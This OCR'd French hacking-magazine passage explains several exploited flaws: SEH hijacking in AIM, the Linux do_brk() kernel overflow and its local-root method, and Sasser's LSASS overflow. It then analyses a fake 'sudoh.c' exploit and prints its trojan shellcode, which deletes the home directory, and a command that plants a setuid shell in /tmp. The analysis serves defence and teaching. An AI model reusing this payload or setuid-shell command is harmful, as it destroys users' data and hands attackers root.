- le détournement des SEH [9], si celles-ci sont utilisées dans le programme : le pointeur du handler d'exception situé sur la pile est écrasé, et remplacé par une adresse judicieusement choisie. Pour ceux qui penseraient à placer leur propre handler-payload sur la pile, cette technique ne fonctionne pas sous XP. Une autre méthode serait de faire pointer le gestionnaire vers une valeur du type "CALL registre", à une adresse fixe en mémoire.

Intéressons-nous plus en détail à cette procédure :

```
11481C27 mov eax, 114956D6h
11481C2C call __EH_prolog ; mise en place
                            du SEH handler
11481C31 sub esp, 428h
11481C37 mov eax, cookie
11481C3C xor eax, [ebp+4]; XOR sec_cook, @ret
...
11481C4E mov [ebp-10h], eax ;sauv du
cookie sur la pile
...
...
11481E0D call check_cookie ;comparaison+saut
11481E12 leave
11481E13 retn 14h
```

Mesures de protection

Outre les mises à jour disponibles, un autre moyen de protection, plus radical, serait de changer purement et simplement de messenger. Plus simplement, vous pouvez supprimer la clé aim, située dans HKEY_CLASSES_ROOT, afin de désactiver l'utilisation des URI aim. Cependant, vous devrez réaliser cette manipulation après chaque lancement d'AIM, car la clé est automatiquement restaurée en début de session. Une fois de plus, la meilleure façon d'éviter ce genre de désagrément est d'avoir un comportement réfléchi face aux bizarreries qui nous arrivent régulièrement du Net, et de ne pas cliquer à tout va sans savoir ce que cela implique.

Carib

Références sur :
http://wiki.thehackademy.net

Debian et Savanah

la faille do_brk() de linux

Comment est-il possible que des sites majeurs de la communauté du libre soient ainsi pris de court par un bug de sécurité dont le patch était pourtant disponible. Cette faille aurait mérité une publicité plus vaste dès le départ, afin de ne pas donner cette longueur d'avance aux adeptes du diffing !

Versions vulnérables : Linux 2.4.22 et inférieur
Publié le 1.12.03 (découvert en septembre)
Corrigé le 29.11.03 (Linux 2.4.23) (premiers patches début octobre)

En novembre 2003, des serveurs de Debian étaient compromis. Un peu plus tard, on apprenait que des serveurs de Savanah avaient subi le même sort. C'étaient pourtant des machines mises à jour et correctement configurées. Il a fallu quelque temps aux responsables de la sécurité pour confirmer qu'il s'agissait d'un bug kernel. Cette faille, désormais bien connue, se situe dans l'appel système do_brk () (dans mm/mmap.c) et avait été discrètement corrigée en octobre dans le code source du Kernel.

Les failles kernel sont plus dangereuses que les autres, parce qu'il n'est pas nécessaire que certains programmes soient installés pour qu'elles soient exploitables, ni, généralement, qu'une certaine configuration ait été faite. Il ne s'agit cependant que d'une faille locale, ce qui signifie qu'un intrus doit d'abord obtenir un accès normal à la machine cible, avant de pouvoir espérer la rooter. Dans le cas de Debian, le compte d'un développeur avait été sniffé sur son réseau personnel.

Le bug de do_brk() avait été découvert bien avant l'incident, mais n'avait pas suscité beaucoup d'intérêt. Un commentaire, accompagnant le correctif dans la version de développement du Kernel, laissait présager un problème de sécurité, mais ne semblait pas peser véritablement les risques que l'on connaît maintenant. C'est pour cette raison que le Kernel utilisé sur les machine compromises de Debian n'avaient pas été mises à jour. Seulement, ces risques n'étaient pas passés inaperçus pour tout le monde. Certaines personnes avaient en effet développé en secret un exploit pour cette vulnérabilité, qui est tombé dans des mains peu scrupuleuses.

Que les utilisateurs de Debian se rassurent cependant : l'intégrité des packages n'a pas été mise en cause. Il n'y a donc pas de risque de télécharger de backdoors avec un simple apt-get.

Mais revenons à nos moutons. De quel type est cette faille ? Que permet-elle de faire concrètement et comment peut-on l'exploiter ? Voilà autant de questions auxquelles je vais tenter de répondre dans le reste de l'article.

C'est quoi do_brk() ?

Si vous avez lu les annonces publiques de cette faille, vous avez du voir qu'il s'agit d'un "int overflow" et que cela permet un local root... Ça ne nous dit pas grand chose finalement...

Déjà, à quoi sert do_brk ? Sur un x86 et sous Linux, chaque utilisateur peut adresser de la mémoire tant que cet espace d'adressage ne touche pas la mémoire du kernel (donnée par la macro TASK_SIZE).

Cette adresse est fixe, elle marque le début des segment en ring0. Une tâche ne pourra jamais adresser de la mémoire à partir d'ici. Au dela de cette adresse on trouve les données et code du kernel. Linux est fait de telle sorte que le process courant (structure current du kernel) utilisateur ne puisse y accéder.

Alors où se situe la faille ? Voici le prototype de la fonction :

```
unsigned long do_brk(
   unsigned long addr,
   unsigned long len);
```

Il se trouve qu'on ne vérifie pas l'argument addr, pour savoir si addr + len est bien plus petit que TASK_SIZE. De même, on ne vérifie pas si il y a débordement d'entier (imaginons que addr

```
TASK_SIZE est une macro définie dans
asm_i386/processor.h:
processor.h:#define TASK_SIZE \
                  (PAGE_OFFSET)
ce qui correspond à:
page.h:#define PAGE_OFFSET \
     ((unsigned long)__PAGE_OFFSET)
page.h:#define __PAGE_OFFSET \
     (0xC0000000)
```

ORS SÉRIE hackés en 2003

vaut 0xFFFFFFF0 et que len vale 0x1F, alors addr + len vaudra 0xF et sera donc bien plus petit que addr lui même, ce qui pose problème). La seule chose que do_brk vérifie est que len ne vale pas 0:

```
len = PAGE_ALIGN(len);
if (!len)
  return addr;
```

Mais en quoi ceci est-il dangereux ? Et bien tout simplement, qu'avec ce problème de vérification, un code pourra obtenir une zone d'adressage plus grande que TASK_SIZE, et donc avoir un vma qui déborde sur les code et données du kernel. Un utilisateur malintentionné pourra ainsi modifier certaines données du kernel et donc avoir la main-mise sur tout le système.

L'exploitation


Comment donc exploiter cette faille ? Je vais ici décrire une méthode d'exploitation similaire à celle utilisée dans l'un des exploits publiés [1].

Il y a plusieurs choses utilisant le do_brk ():

- do_brk () est appelé par les chargeurs de binaires a.out et ELF
- l'appel système sys_brk () appelle do_brk ()

Nous utiliserons ici seulement l'appel sys_brk () (sbrk () appelle sys_brk ()).

La première phase consiste à utiliser la faille du do_brk



pour pouvoir adresser la mémoire du kernel (qui commence en 0xc0000000). do_brk () est appelé indirectement par la fonction sbrk (qui incrémente l'espace des données du process).

Elle prend en argument le nombre d'octet qui vont s'ajouter à cet espace. Il suffit de faire une série d'extension() via sbrk, mais toujours d'une taille raisonnable.

Après cela, le meilleur moyen consiste à localiser puis modifier la LDT (local descriptor table) du process. Pour trouver la LDT, la technique employée n'est pas décrite ici (pour plus de détails voir [2]).

On ajoute une call gate à la LDT qui déclenchera une fonction de notre choix. On met les attributs de la call gate de telle manière qu'elle soit accessible depuis l'userland et qu'elle pinte vers kcode ().

Voici l'exploit distribué par ISEC[1].

Logiquement, on n'aura plus qu'à faire un CALL sur cette call gate, et notre fonction kcode sera executée avec les privilèges du kernelland.

La fonction kcode, appelle elle-même une autre fonction, la fonction kernel () de l'exploit. Cette fonction va elle changer les privilèges du processus. On va rechercher les uid de l'utilisateur, pour les remplacer par 0 (ce qui correspond à root). On peut donc ensuite exécuter un shell privilégié.

J'espère que vous avez plus ou moins compris le principe de cette méthode d'exploitation. C'en est un résumé assez simplifié : pour plus de détails, allez lire le code de l'exploit.

Colmater la faille

Cette faille ne touche que les versions de linux <= 2.4.22 et < 2.6.0. On peut se prémunir d'une attaque via cette faille de plusieurs façons:

- en passant à la dernière version du noyau 2.4 ou 2.6
- ou si vous n'avez pas envie de changer de kernel: limiter la taille de l'espace de donnée pour un process (avec quelque chose comme ulimit -d 8192). Attention, d'autres failles on cependant été découvertes dans ces versions.

La modification à apporter au do_brk pour colmater la faille est très simple:

```
unsigned long
do_brk(
 unsigned long addr,
 unsigned long len)
{
  ...
 len = PAGE_ALIGN(len);
 if (!len)
  return addr;
+if ((addr + len) >
+     TASK_SIZE ||
+     (addr + len) <
+      addr)
+  return -EINVAL;
  ...
}
```

On voit qu'il y a maintenant une vérification, pour voir si on ne dépasse pas la limite autorisée, et si il n'y a pas débordement d'entier !

Inner Sanctum

Références

[1] http://isec.pl/vulnerabilities/isec-0012-do_brk.txt

[2] http://isec.pl/papers/linux_kernel_do_brk.pdf

(Vous trouverez aussi des explications plus détaillées sur la LDT et les call-gates dans l'article sur le mode protégé de The Hackademy Manuel N°7)

Comment Sasser s'

LSASS, exploitable à distance

Il est intéressant de comprendre comment un vers peut infiltrer des millions d'ordinateurs utilisant Windows en si peu de temps. Cette analyse de Sasser, qui a marqué 2004, et de la vulnérabilité qu'il utilisait pour se propager éclaire sur la nature de la faille et sur les moyens de protection qui auraient pu enrayer l'épidémie.

Versions vulnérables : Windows NT4, XP SP1, 2003 (non patchés)
Publié le 13.4.04 (full-disclosure)
Corrigé le 13.4.04 (patch buggé, mis à jour le 30.4.04)

Voilà heureusement longtemps qu'un worm n'a pas infecté des millions d'ordinateurs à travers Internet. Il semble que les internautes on petit à petit assimilé les consignes élémentaires de sécurité (méfiance envers les pièces jointes, mises à jour, firewalls, antivirus, etc.), même s'il a fallu quelques catastrophes pour que leur nécessité se fasse sentir. Parallèlement, on a pu observer ces dernières années un certain progrès dans la sécurité des produits de Microsoft, dont Windows, notamment grâce au Service Pack 2 et au firewall intégré à XP.

Avec le recul, revenons sur l'un des derniers gros vers a avoir ébranlé la toile, Sasser, et sur cette faille dans LSASS. Comme pour RPC/DCOM utilisée par le ver Blaster l'année précédente, elle ne nécessitait aucune intervention de la part de l'utilisateur, contrairement aux vers se propageant par mail comme, par exemple, Netsky et Bugbear. La propagation fut, de ce fait, extrêmement rapide.

La faille, référencée MS04-011 sur le site de Microsoft, se situe dans un service d'Active Directory appelé LSASS (pour Local Security Authority Subsystem Service), présent par défaut sur toutes les machines dotées de Windows 2000 du Service Pack 2 à 4, de Windows XP SP1 et SP2, et de Windows Server 2003. Cependant, les versions de Windows affectées ne peuvent pas toutes être exploitées à distance, nous verrons pourquoi plus loin dans l'article. Le service LSAS, accessible par les ports TCP 139 et 445, gère la sécurité locale, l'authentification de domaine et certaines fonctions d'Active Directory. Il est chargé de l'authentification du serveur et du client. Correctement exploitée, cette faille permet à un pirate – ou à un vers – d'exécuter le code de son choix sur une machine locale ou distante avec les privilèges SYSTEM. Il faut comprendre par-là qu'il est possible d'obtenir tous les droits sur le système exploité et que l'on peut donc accéder à tous les fichiers, les modifier, les effacer, etc...

Description rapide de la faille

La faille appartient à la famille bien connue des débordements de tampon (buffer overflow). Le buffer en question se situant dans la pile, nous sommes dans le cas d'un stack overflow. Le service LSAS, comme d'autres services d'Active Directory, génère un fichier de log, appelé "DCPROMO.LOG" dans le cas de LSASS, dans le répertoire 'debug' de Windows. La fonction implémentée dans LSASRV.DLL servant à créer une ligne dans ce fichier de log (DsRolepLogPrintRoutine() pour ne pas la citer ;) effectue des appels à vsprintf() sans vérifier la taille de la chaîne de caractères à écrire. Donc si l'on passe une chaîne de taille supérieure à celle attendue, on peut provoquer un débordement de tampon et réécrire une partie des valeurs de la pile.

Comment l'exploiter ?

Pour communiquer avec le service LSAS, on doit utiliser le protocole RPC (http://www.faqs.org/rfcs/rfc1831.html).


L'exploitation de cette faille nécessite donc de créer une connexion RPC et de forcer le service LSAS distant (ou local, dans le but d'augmenter son niveau de privilèges) à loguer les informations contenues dans un paquet que l'on aura forgé de manière à provoquer le débordement de tampon.

Lors d'une connexion au service LSAS, la fonction vulnérable DsRolepLogPrintRoutine() va créer, dans le fichier de log des entrées de la forme donnée en bas de page.

Chaque ligne de ce fichier étant créée grâce à un appel à DsRolepLogPrintRoutine(), on pourrait provoquer le débordement sur n'importe quelle ligne (par exemple, un appel à la fonction DsRolerDcAsDc(), créera

```
DATE [INFO] nom_de_la_fonction_appellante: nom_de_champ valeur_de_champ
```

RS SÉRIE
est invité chez vous



plusieurs lignes dans le fichier de log, pour enregistrer le nom de domaine, le nom du site, etc...). Il nous faut donc envoyer un paquet dans lequel la valeur_de_champ est suffisamment grande pour provoquer le débordement.
Cependant, la plupart des fonctions des services d'Active Directory effectuent un appel à l'API RpcImposersonateClient(), qui gère les droits du client sur le serveur. Donc si le client n'a pas les privilèges requis pour écrire dans le fichier de log, l'appel à vsprintf ne sera pas effectué, l'API RpcImpersonateClient() étant appelée avant l'ouverture du fichier de log.
Mais...car il y a un "mais" ;) il est possible d'utiliser une autre fonction supportée seulement par Windows 2000 et XP, qui n'effectue pas d'appel à RpcImpersonateClient(). Cette fonction c'est DsRolerUpgradeDownlevel Server(), qui effectue directement un appel à la fonction de création du fichier de log, suivi d'un appel à la fonction vulnérable. Du coup, les autres systèmes, où cette fonction n'est pas disponibles, ne sont pas vulnérables à distance.
Il nous faut donc forcer le système à créer une entrée dans le fichier de log en passant par cette fonction pour provoquer le débordement de tampon. L'API cliente DsRolerUpgrade DownlevelServer(), qui génère la fameuse requête DCE/RPC se situe dans NETAPI32.DLL. C'est une API non documentée. Si l'on fournit un argument szDomainName à LSASS.EXE, qui gère l'authentification locale à Active Directory, on pourra exploiter la faille en local, en utilisant les techniques d'exploitation de débordement de tampon bien connues. Ok, donc on sait comment exploiter sur une machine locale, qu'en est-il de l'exploitation distante?
L'astuce utilisée dans le code du ver SASSER réside dans le fait que LSASS.EXE ne vérifie pas si la requête qu'il doit gérer provient d'une machine locale ou d'une machine distante. Il suffit donc d'envoyer à une machine distante, un paquet forgé de telle manière qu'il le traite comme une authentification venant de l'hôte local (i.e. lui-même).
Le ver SASSER utilise donc, pour créer ce paquet, la fonction DsRoleUpgrade DownlevelServer() à laquelle il fournit en argument un pointeur sur l'adresse de l'hôte à exploiter, lequel est normalement positionné à NULL lors d'une requête locale. En résumé, le système vulnérable reçoit une demande de connexion RPC, suivie d'un paquet DsRolerUpgrade DownlevelServer() qu'il va traiter "en local", il va créer plusieurs entrées pour ce paquet dans le fichier de log et, ce faisant, nous permettre de réécrire quelques valeurs sur la pile (comme un saved eip ou un saved ebp, par exemple) et ainsi de rediriger l'exécution du programme à notre guise =).

Pour finir, il vous faut savoir qu'il est possible d'exécuter environ 2Ko de code sur la machine exploitée, ce qui laisse une plage de possibilités assez étendue, surtout lorsque l'on sait qu'un shellcode Win32 permettant de binder un interpréteur de commandes sur un port ne prend à peu près que 120 octets ou qu'un shellcode permettant de télécharger un fichier et de l'exécuter (comme pour le ver SASSER justement) ne prend qu'environ 710 octets.

Carib

Gare aux exploits

WILD

Analyse du fake sudoh.c

Les administrateurs ont tremblé le 30 Juillet dernier lorsque Joel Esler annonce sur full-disclosure l'existance d'une faille dans sudo. Il fournit même un exploit à l'allure douteuse, est-ce encore l'un de ces « fake » exploit ? Analyse.

Versions vulnérables : Aucune
Publié le 30.7.05

Le 30 Juillet 2005 vers 18h, un post [pos] de Joel Esler sur la mailing-list « full-disclosure » attire toutes les attentions: « Undisclosed Sudo Vulnerability ? ». En effet dans son mail, Joel explique qu'une de ses machine mise à jour et patchée avec grsecurity/PAX s'est faite pirater et que l'attaquant aurait réussit à gagner les droits root grâce à une faille présente dans la dernière version de sudo [sud], programme qui exécute un processus avec les droits d'un autre utilisateur, généralement le super-utilisateur, selon les règles définies dans le fichier /etc/sudoers. Heureusement ce cher Joel avait installé sur sa machine le module noyau sebek qui a permis de capturer le fameux exploit utilisé: sudoh.c. A première vue, le code ressemble à une simple exploitation d'un dépassement de tampon (NOPS_NUM, RETS_NUM ...) même si l'on peut remarquer quelques signes suspects comme les premiers commentaires ou les noms des fonctions qui nous font penser que c'est un de ces « fake » exploit. Prenons donc nos précautions et analysons-le avant de l'executer.

Pour analyser un exploit, partir de la première fonction exécutée puis étudier le déroulement du programme comme s'il était lancé normalement est selon moi la meilleure solution. Toutefois si on n'a aucune connaissance en programmation, on peut utiliser le programme nommé fakebust [fak] spécialisé dans la détection de programme suspect écrit par Michal Zalewski. On peut également créer une machine virtuelle sécurisée (sandbox ; voir l'article de virtualabs sur sa machine virtuelle, THMag 01) et regarder les réactions du programme lors de son exécution.

Analyse du code source

La fonction main()

On se place donc au début de la fonction main() de l'exploit où l'on peut remarquer qu'un pointeur sur char est déclaré puis initialisé avec l'adresse retournée par la fonction tendrement nommée th30_iz_own3d(), à cette fonction, sont passés les arguments NOPS_NUM qui vaut 116, RETS_NUM qui vaut 246 et shellcode qui vaut esp, un tableau de caractères suspect ayant aucun rapport avec le registre du même nom et dont nous reviendrons dessus par la suite.

"Theo is owned ?" Pas nous en tout cas.

Passons maintenant à la fonction th30_iz_own3d() dont la déclaration est la suivante :

```
char *th30_iz_own3d (char nops_nums,
                     char rets_nums,
                     char *shellcode)
```

Vous noterez que nops_nums et rets_nums sont deux caractères (char). Ensuite suit une déclaration et une initialisation de plusieurs variables.

Vous noterez également l'ordre de la déclaration.

Les mistères d'alloca()

La fonction alloca() est une fonction intégrée à gcc qui alloue sur la pile n octets passés en argument. L'adresse du début de l'espace allouée est renvoyée par celle-ci. D'après sa page de manuel, l'usage de cette fonction est déconseillé puisqu'elle dépend de la machine et du compilateur. Dans le programme, les deux appels à alloca() sont éffectués avec comme argument un caractère (nops_nums puis rets_nums) et non un entier.

```
int size = strlen (SUDO_PROMPT) +
           nops_nums + rets_nums +
           strlen (shellcode);
unsigned char *nops =
   alloca (nops_nums);
unsigned char *rets =
   alloca (rets_nums);
unsigned long ret = get_sp ();
static char exp_buffer [8192];
```

ORS SÉRIE piégés !

Voyons comment gcc génère le code asm de ces deux appels. Pour cela on peut se créer un bout de code qui reproduit cette déclaration.

On risque donc d'introduire des problèmes lors du remplissage de cet espace qui est sur la pile (du genre stack overflow).

```
#include <alloca.h>
char b[] = "prout";
void func(char n, char r, char *s){
  int sz = 256;
  unsigned char *nn = alloca(n);
  unsigned char *rr = alloca(r);
  printf("nn: 0x%x - rr: 0x%x\n",
         nn, rr);
  return;
}
int main(void){
  func(116, 246, b);
  return 0;
}
```

On le compile puis on le lance:

```
$ gcc -o alloca alloca.c -g
$ ./alloca
nn: 0xbffffa2c - rr: 0xbffffa2c
```

On remarque que nn et rr, les deux pointeurs qui pointent sur nos deux espaces alloués ont les mêmes adresses. Regardons et traçons le code asm généré par gcc pour en comprendre pourquoi (voir encadré ci-contre).

Pourquoi ce 0 ? Tout simplement parce que (char) 246 = (int) -10 et que 0 est le premier multiple de 16 supérieur à -10. On peut donc résumer les deux appels à ceux-ci:

```
unsigned char *nops =
    alloca(128);
unsigned char *rets =
    alloca(0);
```

Le vole d'identité

Passons maintenant à la fonction get_esp() qui initialise la variable ret.

```
unsigned long
   get_sp (void){
    __asm__ (
   "lea esp, %eax");
}
```

"C'est une fonction pour récupérer le stack pointer." diront certains. Eh bien non, en regardant bien, l'instruction assembleur 'lea esp, %eax' place dans le registre eax l'adresse du tableau de caractères esp et non celle du registre du même nom. Cette valeur est alors retournée par l'intermédiaire du registre eax.

Traçage du code

```
$ gdb -q ./alloca
(gdb) disassemble func
Dump of assembler code for function
func:

(...)

# On met la valeur se trouvant à ebp - 1
  dans eax.
0x0804839d : movsbl 0xffffffff(%ebp),%eax
# On réalise l'opération suivante eax =
  ((eax + 15) >> 4) << 4 qui arrondit la
  valeur d'eax au multiple de 16 par
  valeur supérieure.
0x080483a1 : add    $0xf,%eax
0x080483a4 : shr    $0x4,%eax
0x080483a7 : shl    $0x4,%eax
# On augmente la taille de la pile par
  la valeur contenue dans eax.
0x080483aa : sub    %eax,%esp
# On sauvegarde l'adresse du buffer
  aloué sur la pile à ebp - 16.
0x080483ac : lea    0xc(%esp),%eax
0x080483b0 : mov    %eax,0xfffffff4(%ebp)
# Le premier appel à alloca est terminé.

# Pour le deuxième, c'est le même prin-
  cipe, seul les adresses changent.
0x080483b3 : movsbl 0xfffffffe(%ebp),%eax
0x080483b7 : add    $0xf,%eax
0x080483ba : shr    $0x4,%eax
0x080483bd : shl    $0x4,%eax
0x080483c0 : sub    %eax,%esp
0x080483c2 : lea    0xc(%esp),%eax
0x080483c6 : mov    %eax,0xfffffff0(%ebp)

# On pose quelques breakpoints à quel-
  ques endroits stratégiques.

(gdb) b *0x080483aa
Breakpoint 1 at 0x80483aa: file
alloca.c, line 7.
(gdb) b *0x080483b0
Breakpoint 2 at 0x80483b0: file
alloca.c, line 7.
(gdb) b *0x080483c0
Breakpoint 3 at 0x80483c0: file
alloca.c, line 8.
(gdb) b *0x080483c6
Breakpoint 4 at 0x80483c6: file
alloca.c, line 8.
```

```
(gdb) r
Breakpoint 1
# L'espace alloué sur la pile est de 128
  octets pour le premier appel à alloca.
(gdb) info reg eax
eax            0x80     128

(gdb) c
Breakpoint 2
# L'adresse du buffer est bien celle
  donnée par le prog.
(gdb) info reg eax
eax            0xbffff9ec       -1073743380

(gdb) c
Breakpoint 3
# L'espace alloué pour la pile pour le
  deuxième appel est de 0 octet.
(gdb) info reg eax
eax            0x0      0

(gdb) c
Breakpoint 3
# On retrouve donc la même adresse que
  le premier buffer, normal vu l'espace
  alloué pour le deuxième.
(gdb) info reg eax
eax            0xbffff9ec       -1073743380
```

On ferme les portes

Après ces déclarations, l'exploit ferme les flux d'entrées, de sorties et d'erreurs (stdin, stdout, stderr). Peut-être est-ce une condition pour que l'exploit réussisse ou bien pour cacher quelque(s) chose(s)? L'avenir nous le dira.

Overflow déguisé

Ensuite, on passe aux choses sérieuses, le remplissage des buffers nops et rets.

```
fill (nops,
      nops_nums,
      0x90909090);
fill (rets,
      rets_nums,
      ret);
```

La fonction fill() copie à l'adresse pointée par le premier argument n/4 fois (n étant le deuxième argument) la valeur présente en troisième argument (unsigned long int).

D'où dans ce cas, au premier appel de la fonction, l'espace de 128 octets alloué par alloca() est rempli de 116 nops (0x90) mais toutes ces nops sont écrasés au second appel de fill() car l'adresse pointée par nops est identique à celle pointée par rets, par l'adresse du tableau de caractères esp se trouvant dans la variable ret. Ce deuxième appel ne s'arrête pas là puisque l'adresse de ce tableau est copiée rets_nums/4 fois ce qui fait un débordement au delà de la fin de l'espace alloué de 118 (246-128) octets sur la pile. Des données sensibles sont alors écrasés comme l'adresse de la prochaine instruction contenue dans le registre eip ou la variable size par l'adresse du tableau esp. Notre hypothèse sur l'evilité de cet exploit se confirme mais continuons.

Bon Théo il retourne quand?

Comme l'adresse dans eip pointe sur esp, le tableau et non pas le registre, il suffit que la fonction retourne pour que le code contenu dans ce tableau soit exécuté. Est-ce bien le cas? Oui, dans la suite du code, un test est réalisé pour savoir si size est plus grand que la taille de exp_buffer qui fait 8192 octets ce qui est la cas puisque la variable size a été écrasé par l'adresse de esp qui est du type 0x080xxxxx (une adresse de la section .text). Dans ce cas, l'exploit affiche un message d'erreur qui ne sera pas vu par l'utilisateur, le flux stderr étant fermé puis retourne avec un return NULL, le code contenu dans le tableau est exécuté. Bingo. Plus aucun doute, c'est un faux exploit mais que fait ce code?

Analyse du shellcode

Le voilà ce fameux tableau ! Tout d'abord le drapeau __attribute__((section(".text"))) demande au compilateur (gcc) de placer le code dans la section .text de l'exécutable, ceci permet le fonctionnement du « fake » exploit sur les machines patchées avec gsecurity/PAX par exemple. La section .text étant exécutable puisqu'elle contient les instructions machines de l'exploit.

La chaîne '\xcd\x80' qui représente l'instruction 'int $0x80' au milieu de tous ces caractères indique que ce faux shellcode n'est pas encodé. Il sera alors plus facile à analyser.

Pour voir les instructions qui se cache derrière tous ces caractères sous forme hexadécimal, je procède comme suit: :

Shellcode

```
char esp[]
   __attribute__ ((section(".text")))

 /* e.s.p release */
=
"\xeb\x3e\x5b\x31\xc0\x50\x54\x5a"
"\x83\xec\x64\x68\xff\xff\xff\xff"
"\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54"
"\x5e\xf7\x16\xf7\x56\x04\xf7\x56"
"\x08\xf7\x56\x0c\x83\xc4\x74\x56"
"\x8d\x73\x08\x56\x53\x54\x59\xb0"
"\x0b\xcd\x80\x31\xc0\x40\xeb\xf9"
"\xe8\xbd\xff\xff\xff\x2f\x62\x69"
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"
"cp -p /bin/sh /tmp/.phc; chmod 4755
/tmp/.phc;";
```

● Création du fichier shellcode.s

```
.ascii "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a"
[..]
.ascii "\x6e\x2f\x73\x68\x00\x2d\x63\x00"
.ascii "cp -p /bin/sh /tmp/.phc;"
.ascii "chmod 4755 /tmp/.phc;"
```

● Création de l'objet avec gas puis désassemblage avec objdump :

```
$ as -o shellcode.o shellcode.s
$ objdump -d shellcode.o
```

On obtient alors le code ASM du shellcode, il ne reste plus qu'a l'analyser. Voir ci-contre le code en question avec mes commentaires.

Et voilà, je pense que les commentaires sont assez explicites pour comprendre ce qu'il aurait pu arriver à votre cher répertoire personnel (home) si vous aviez exécuté cet exploit.


Conclusion

Cette analyse a montré que la nouvelle génération de fake exploit est plus subtile que les précédentes, fini les system(sc); ou les sc(); au milieu du code mais elle montre également qu'il faut toujours examiner ce que l'on exécute même si cet exploit a été publié sur de grandes mailing-lists de confiance comme bugtraq.

cleml

Références.

[pos]
http://seclists.org/lists/fulldisclosure/2005/Jul/0752.html
[sud]
http://www.securitycurtesan.com/sudo/
[fak]
http://camtuf.coredump.cx/soft/fakebust.tgz



Analyse du shellcode désassemblé

```
jmp     0x40; on saute en bas sur le call.
pop     %ebx; on récupère l'adresse de la
               chaine de caractères du bas.
xor     %eax,%eax ; eax = 0.
push    %eax; on place le 0 sur la pile.
push    %esp; on place la valeur d'esp
              sur la pile.
pop     %edx; on sauvegarde la valeur
              d'esp dans edx.
sub     $0x64,%esp ; on augmente la taille de
                     la pile de 0x64 octets.
push    $0xffffffff; on place 0xffffffff
                     sur la pile.
push    $0xd9dfd0df
push    $0x81df998d
push    $0xd2df928d
push    %esp ; on place la valeur d'esp
               sur la pile.
pop     %esi ; on la sauvegarde dans esi.

notl    (%esi) ; NOT(0xd2df928d) =
                 0x2d206d72 soit "rm -"
